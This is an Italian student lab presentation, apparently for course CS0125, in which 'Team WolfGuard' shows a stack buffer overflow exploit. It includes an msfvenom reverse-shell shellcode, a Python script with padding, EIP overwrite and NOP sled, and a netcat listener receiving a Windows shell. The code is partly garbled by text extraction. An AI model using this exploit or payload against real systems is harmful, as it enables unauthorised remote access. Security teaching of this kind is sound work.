




Team WolfGuard

CREAZIONE PAYLOAD FINALE E INDIVIDUAZIONE SALTO ESP

Infine, è stato generato uno shellcode windows/shell\_reverse\_tcp con msfvenom, specificando l'IP/porta dell'attaccante e escludendo i badchar identificati



Team WolfGuard


#### **CONNESSIONE TRAMITE REVERSE SHELL**

L'esecuzione dello script finale contro l'applicazione target, mentre un listener netcat era in ascolto sulla macchina attaccante, ha portato al successo dell'exploit, con la ricezione di una reverse shell.


```
home > kali > 💠 buffer4.py >
      import socket
      ip = "192.168.50.130"
      port = 1337
      timeout = 5
      padding = b"A" * 1978
      eip = b" \setminus xaf \setminus x11 \setminus x50 \setminus x62"
      nops = b" \x90" * 32
      buf = b""
      buf += b"\xdb\xd6\xd9\x74\x24\xf4\x5e\x2b\xc9\xbf\x4b\xc0"
      buf += b"\xe4\x95\xb1\x52\x83\xc6\x04\x31\x7e\x13\x03\x35
      buf += b"\xd3\x06\x60\x35\x3b\x44\x8b\xc5\xbc\x29\x05\x20'
      buf += b"\x8d\x69\x71\x21\xbe\x59\xf1\x67\x33\x11\x57\x93'
      buf += b"\xc0\x57\x70\x94\x61\xdd\xa6\x9b\x72\x4e\x9a\xba
      buf += b"\xf0\x8d\xcf\x1c\xc8\x5d\x02\x5d\x0d\x83\xef\x0f'
      buf += b"\xc6\xcf\x42\xbf\x63\x85\x5e\x34\x3f\x0b\xe7\xa9
      buf += b"\x88\x2a\xc6\x7c\x82\x74\xc8\x7f\x47\x0d\x41\x67'
      buf += b"\x84\x28\x1b\x1c\x7e\xc6\x9a\xf4\x4e\x27\x30\x39
      buf += b"\x7f\xda\x48\x7e\xb8\x05\x3f\x76\xba\xb8\x38\x4d\
      buf += b"\xc0\x66\xcc\x55\x62\xec\x76\xb1\x92\x21\xe0\x32'
      buf += b"\x98\x8e\x66\x1c\xbd\x11\xaa\x17\xb9\x9a\x4d\xf7'
      buf += b"\x4b\xd8\x69\xd3\x10\xba\x10\x42\xfd\x6d\x2c\x94"
      buf += b"\x4a\x74\x19"
      payload = padding + eip + nops + buf
      s = socket.socket(socket.AF INET, socket.SOCK STREAM)
      s.settimeout(timeout)
          s.connect((ip, port))
          s.send(b"OVERFLOW1 " + payload)
          s.recv(1024)
      except Exception as e:
          print(f"[!] Errore: {e}")
     finally:
         s.close()
```

```
kali@kali: ~
 ≣ buf
         File Actions Edit View Help
        -(kali@ kali)-[~]
        _$ nc -nvlp 1234
       listening on [any] 1234 ...
        connect to [192.168.50.100] from (UNKNOWN) [192.168.50.130] 58906
        Microsoft Windows [Versione 10.0.19045.2965]
       (c) Microsoft Corporation. Tutti i diritti sono riservati.
        C:\Users\User\Downloads>
   buf
   buf
   $\sudo python3 buffer4.py
   Traceback (most recent call last):
    File "/home/kali/buffer4.py", line 46, in <module>
      payload = padding + eip + nops + buf # Tutto è già in bytes, nessun encode() necessario
   TypeError: can only concatenate str (not "bytes") to str
    ---(kali⊕ kali)-[~]
   $ sudo python3 buffer4.py
   [!] Errore: timed out
   —(kali⊛ kali)-[~]
> OUTLINE
```





#### MEMBRI E RUOLI DEL TEAM WOLFGUARD









Lupo Calabbrese: Kit Hack Muort



Lupo Regista: Pollhack



Lupa Soubrette: Hacktress




Lupo Pericoloso: Hacktung




Lupo Alcolista: No Hackua



Lupo Anziano: Hackela







## SPECIAL THANKS TO AKIR4D THE CYBER PUNK

Team WolfGuard





Un sentito ringraziamento, non solo dai WolfGuard ma da tutto il corso CS0125, va al Prof.-Dott.-Sig. Paolo Rampino che in questi mesi ci ha supportato (e sopportato) per permetterci di diventare quel che oggi siamo! CIAUUUUUUUU